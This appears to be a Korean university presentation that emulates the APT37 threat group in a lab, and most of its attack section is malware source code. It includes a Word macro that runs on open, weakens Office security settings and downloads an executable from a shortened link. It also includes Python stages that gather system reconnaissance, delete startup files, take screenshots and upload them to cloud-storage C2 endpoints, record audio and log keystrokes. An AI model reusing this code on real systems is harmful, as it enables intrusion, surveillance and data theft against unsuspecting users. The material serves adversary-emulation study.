

# APT: 공격 모사 및 분석



학과 : 정보보호학과

학번 : 91613789, 91619501

이름 : 오원재, 김진수

---

# Contents

---

1. 소개
2. 설계
3. 제작
4. QnA

# APT37

## 개요





코드네임 : REAPER

활동표적 : 한국 정부, 군대, 방위산업 기지, 언론 매체

악성코드 : DOGCALL, RUHAPPY, ROKRAT, KARAE

주요특징 : 한글로 된 문서, HWP를 자주 사용

# APT37 시나리오




# APT37

## 시나리오

탈취 정보 목록
OS 버전 정보
컴퓨터 이름
사용자 이름
파일 이름
시스템 폴더 쓰기 권한
Vmtoolsd.exe 파일 버전 정보
시스템 관리 바이오스 정보
시스템 바이오스 버전 정보
랜덤으로 생성된 32바이트 키 값(1)
랜덤으로 생성된 32바이트 키 값(2)

C2 정보
https://api.box.com
https://content.dropboxapi.com
https://api.pcloud.com
https://cloud-api.yandex.com

C2 인증값으로 사용



# APT37


## 시나리오

### 정보 수집 명령어

```
dir %appdata%\*.bat >>%temp%\out.txt
tasklist >>%temp%\out.txt
dir "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup" >>%temp%\out.txt
dir "%allusersprofile%\Microsoft\Windows\Start Menu\Programs\Startup" >>%temp%\out.txt
systeminfo >>%temp%\out.txt
route print >>%temp%\out.txt
ipconfig /all >>%temp%\out.txt
arp -a >>%temp%\out.txt
dir %appdata%\Microsoft\Windows\Recent >>%temp%\out.txt
wmic startup >> %temp%\out.txt
```

### 삭제 명령어

```
cmd.exe /c del %appdata%\Microsoft\Windows\Start Menu\Programs\Startup\*.VBS %appdata%\*.CMD %appdata%\*.BAT %appdata%\Microsoft\Windows\Start Menu\Programs\Startup\*.lnk %allusersprofile%\Microsoft\Windows\Start Menu\Programs\Startup\*.lnk /F /Q
```



# APT37

## 악성코드 제작



간담회 의뢰서.doc

1. 보안 레지스트리 수정
2. Rokrat.exe 다운로드
3. Rokrat.exe 실행



Rokrat.exe

1. 시스템폴더에 파일 생성
2. Cmd 명령어 실행
3. KB400928.exe 다운로드
4. KB400928.exe 실행



KB400928.exe

1. out.txt
2. 화면캡처
3. 오디오캡처
4. 키로거

# APT37

## 악성코드 제작- 간담회 의뢰서.doc

3c59... - 저장됨 | 오원재

파일 홈 삽입 그리기 디자인 레이아웃 참조 편지 검토 보기 도움말

붙여넣기 글꼴 단락 스타일 편집 받아쓰기 편집기 파일 다시 사용

클립보드 스타일 음성 편집기 파일 다시...

보안 경고 매크로를 사용할 수 없도록 설정했습니다. 콘텐츠 사용

간담회 의뢰서

2020. 1. 23

성명	현직
나이	연계 주소

1. 간담회에서 토론하실 수 있으신지, 있다면 어떤 주제로 토론 가능하신지 알려주세요.

2. 언제, 그리고 얼마 동안 한국에 머물 수 있습니까? (2월 ~ 4월)

방문 일정	협의사항 (필요한 경우)
-------	---------------

3. 비공개로 간담회를 진행하는 경우, 요구사항 (필요한 경우)

간담회 의뢰서 - ThisDocument (코드)

Document Open

```

Private Sub Add_RegistryKeyValue(newValue As Integer)
Dim wsh As Object
Dim regKey As String
Set wsh = CreateObject("WScript.Shell")
regKey = "HKEY_CURRENT_USER\Software\Microsoft\Office\ & Application.Version & "\Word\Security\AccessVBOM"
wsh.RegWrite regKey, newValue, "REG_DWORD"
End Sub

Private Sub Document_Open()
Const STARTF_USESHOWWINDOW = &H1
Const SW_SHOW = 5
Const SW_HIDE = 0
Const PROCESS_ALL_ACCESS = &H1FOFFF
Const MEM_COMMIT = &H1000
Const MEM_RESERVE = &H2000
Const MEM_RESET = &H8000
Const PAGE_EXECUTE_READWRITE = &H40
Dim proc As PROCESS_INFORMATION
Dim PID As Long

Add_RegistryKeyValue 1

Dim sUrl As String
sUrl = "https://bit.ly/3ExQGgP"

Dim path As String
path = Environ("Temp") & "\roktrat.exe"

Dim Download_Go As Object
Dim Download As Object

Set Download = CreateObject("MSXML2.serverXMLHTTP")

Download.Open "GET", sUrl, False
Download.send

If Download.Status = 200 Then
Set Download_Go = CreateObject("adodb.stream")
Download_Go.Open
Download_Go.Type = 1
Download_Go.Write Download.ResponseBody
Download_Go.SaveToFile path, 2

```



# APT37

## 악성코드 제작- ROKRAT.exe

```
def try_file_create_in_temp():
    temp_path = os.environ['temp']
    curr_time = time.strftime("%Y%m%d_%H%M%S") + ".tmp"
    f = open("{}\\{}".format(temp_path, curr_time), 'w')
    f.close()

def file_create_into_SystemPath():
    _LENGTH = 5 # 몇자리?
    path = "C:\\Windows\\"
    string_pool = string.digits # "0123456789"
    file_name = path + "" # 결과 값
    for i in range(_LENGTH): # 랜덤한 하나의 숫자를 뽑아서, 문자열 결합을 한다.
        file_name += random.choice(string_pool)
    try:
        f = open("{} .dat".format(file_name), "w")
    except:
        return

def request_to_url(url):
    requests.get(url)

def execute_command():
    cmd1 = "cmd.exe /c del \"%appdata%\\Microsoft\\Windows\\StartMenu\\Programs\\Startup\\*.VBS\" \"%appdata%\\*.CMD\" \"%appdata%\\*.BAT\" \"%appdata%\\*01\" \"%appdata%\\Microsoft\\Windows\\StartMenu\\Programs\\Startup\\*.lnk\" \"%allusersprofile%\\Microsoft\\Windows\\StartMenu\\Programs\\Startup\\*.lnk\" /F /Q"
    cmd2 = "cmd.exe /c del \"%appdata%\\Microsoft\\Windows\\StartMenu\\Programs\\Startup\\*.VBS\" \"%appdata%\\*.CMD\" \"%appdata%\\*.BAT\" \"%appdata%\\*01\" /F /Q"
    subprocess.call(cmd1)
    subprocess.call(cmd2)

def file_download():
    url = 'http://content.dropboxapi.com/2/files/download/KB400928.exe' # KB400928.exe 다운로드 받을 c2서버
```

# APT37

## 악성코드 제작- KB400928.exe

```
def info():
    # 정보 수집 out.txt.
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe dir %appdata%/*.bat>>%temp%/out.txt', shell=True)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe tasklist>>%temp%/out.txt', shell=True)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe dir "%appdata%/Microsoft/Windows/Start Menu/Programs/Startup">>%temp%/out.txt', shell=True)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe dir "%allusersprofile%/Microsoft/Windows/StartMenu/Programs/Startup">>%temp%/out.txt', shell=True)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe systeminfo>>%temp%/out.txt', shell=True)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe route print>>%temp%/out.txt', shell=True)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe ipconfig /all>>%temp%/out.txt', shell=True)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe arp -a>>%temp%/out.txt', shell=True)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe dir %appdata%/Microsoft/Windows/Recent>>%temp%/out.txt', shell=True)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe wmic startup >> %temp%/out.txt', shell=True)

    # 명령어 실행 (파일 삭제)
    subprocess.call('C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe cmd.exe /c del /"%appdata%/Microsoft//Windows//StartMenu//Programs//Startup//*.bat', shell=True)

def Autoscreenshot(): # 화면 캡처
    # 2020년 6월 1일 10시 20분 30초 -> _20200601_102030
    curr_time = time.strftime("%Y%m%d_%H%M%S")
    img = ImageGrab.grab()
    file_name = '{}image{}.png'.format(Temp_path, curr_time)
    img.save(file_name) # image_20200601_102030 .png

    time.sleep(5)

    # c2 통신
    b1 = requests.post("http://content.dropboxapi.com/2/files/upload")
    b1.status_code
    print("post dropboxapi.comScreenshot", b1)
    b1.close()

    # 파일 삭제
    os.remove(file_name)

threading.Timer(5, Autoscreenshot).start()
```



# APT37

## 악성코드 제작- KB400928.exe

```
def Autoscreenshot(): # 화면 캡처
    # 2020년 6월 1일 10시 20분 30초 -> _20200601_102030
    curr_time = time.strftime("%Y%m%d_%H%M%S")
    img = ImageGrab.grab()
    file_name = '{}image{}.png'.format(Temp_path, curr_time)
    img.save(file_name) # image_20200601_102030 .png

    time.sleep(5)

    # C2 통신
    b1 = requests.post("http://content.dropboxapi.com/2/files/upload")
    b1.status_code
    print("post dropboxapi.comScreenshot", b1)
    b1.close()

    # 파일 삭제
    os.remove(file_name)

    threading.Timer(5, Autoscreenshot).start()

def Audio_recode(): # 오디오 레코딩 다운로드
    url = "http://api.box.com/2.0/folders/0/items/capture.tar"
    file_name = Temp_path + "capture.tar"
    with open(file_name, "wb") as file: # open in binary mode
        response = requests.get(url) # get request
        file.write(response.content) # write to file

    # 오디오 레코딩

    p1 = subprocess.run('tar -xvf {} -C {}'.format(file_name, Temp_path), capture_output=True, text=True, shell=True)

    path_cap = Temp_path + "capture\\cap.exe"
    path_wav = Temp_path + "record.wav"


    while (1):
        rbin = Temp_path + "\\ " + bin(random.randint(0, 100000))
        subprocess.call("{} -t waveaudio default {} trim 0 01:00".format(path_cap, path_wav))
        os.rename(path_wav, rbin)
        time.sleep(3)

    # 파일 삭제
    os.remove(rbin)
def KeyLogger(): # 키로깅

    while True:
        path = "{}kklog.txt".format(Temp_path)
        logging.basicConfig(filename=path, level=logging.DEBUG, format='[%asctime)s", %(message)s]')
```

# APT37

환경 구성



# APT37

## 환경 구성



OS	Window server 2012 R2
용도	Domain Controller
IP 주소	192.168.16.147
호스트명	DC
도메인명	chimsaga.local
비고	GPO 및 DNS 설정



OS	Window 10 Pro
용도	C2 서버용
IP 주소	192.168.16.145
호스트명	C2_APIBOX
도메인명	chimsaga.local
비고	<a href="http://content.dropboxapi.com">http://content.dropboxapi.com</a>




OS	Window 10 Pro
용도	C2 서버용
IP 주소	192.168.16.144
호스트명	C2_CONTENTDRP
도메인명	chimsaga.local
비고	<a href="http://api.box.com">http://api.box.com</a>




OS	Window 10 Pro
용도	문제 제공 PC
IP 주소	192.168.148
호스트명	DESKTOP-V8I9JJA
도메인명	localdomain
비고	Sysmon 설치 완료

# APT37


## 환경 구성-Domain Controller




Tcom




Tuser



그룹 정책 개체



DNS



# APT37

## 환경 구성-Domain Controller-GPO




Win Defender



The screenshot shows the Group Policy Management console for the domain 'chimsaga.local'. The left pane shows the hierarchy: Group Policy Management > Forest: chimsaga.local > Domain Controllers > Tcom > Win Defender. The right pane displays the 'Win Defender' settings. The 'Policy' is set to 'Managed by Group Policy'. A message states: '로컬 컴퓨터에서 정책 정의(ADMX 파일)를 검색했습니다.' (Searched for policy definitions (ADMX files) on the local computer.) Below this, the 'Windows 구성 요소/Windows Defender' section shows a policy named 'Windows Defender 해제' (Windows Defender Disable) with a setting of '사용' (Enabled).




Win Firewall



The screenshot shows the Group Policy Management console for the domain 'chimsaga.local'. The left pane shows the hierarchy: Group Policy Management > Forest: chimsaga.local > Domain Controllers > Tcom > Win Firewall. The right pane displays the 'Win Firewall' settings. The 'Policy' is set to 'Managed by Group Policy'. A message states: '로컬 컴퓨터에서 정책 정의(ADMX 파일)를 검색했습니다.' (Searched for policy definitions (ADMX files) on the local computer.) Below this, the '네트워크/네트워크 연결/Windows 방화벽/도메인 프로필' section shows a policy named 'Windows 방화벽: 모든 네트워크 연결 보호' (Windows Firewall: All network connections protected) with a setting of '사용 안 함' (Not Configured).



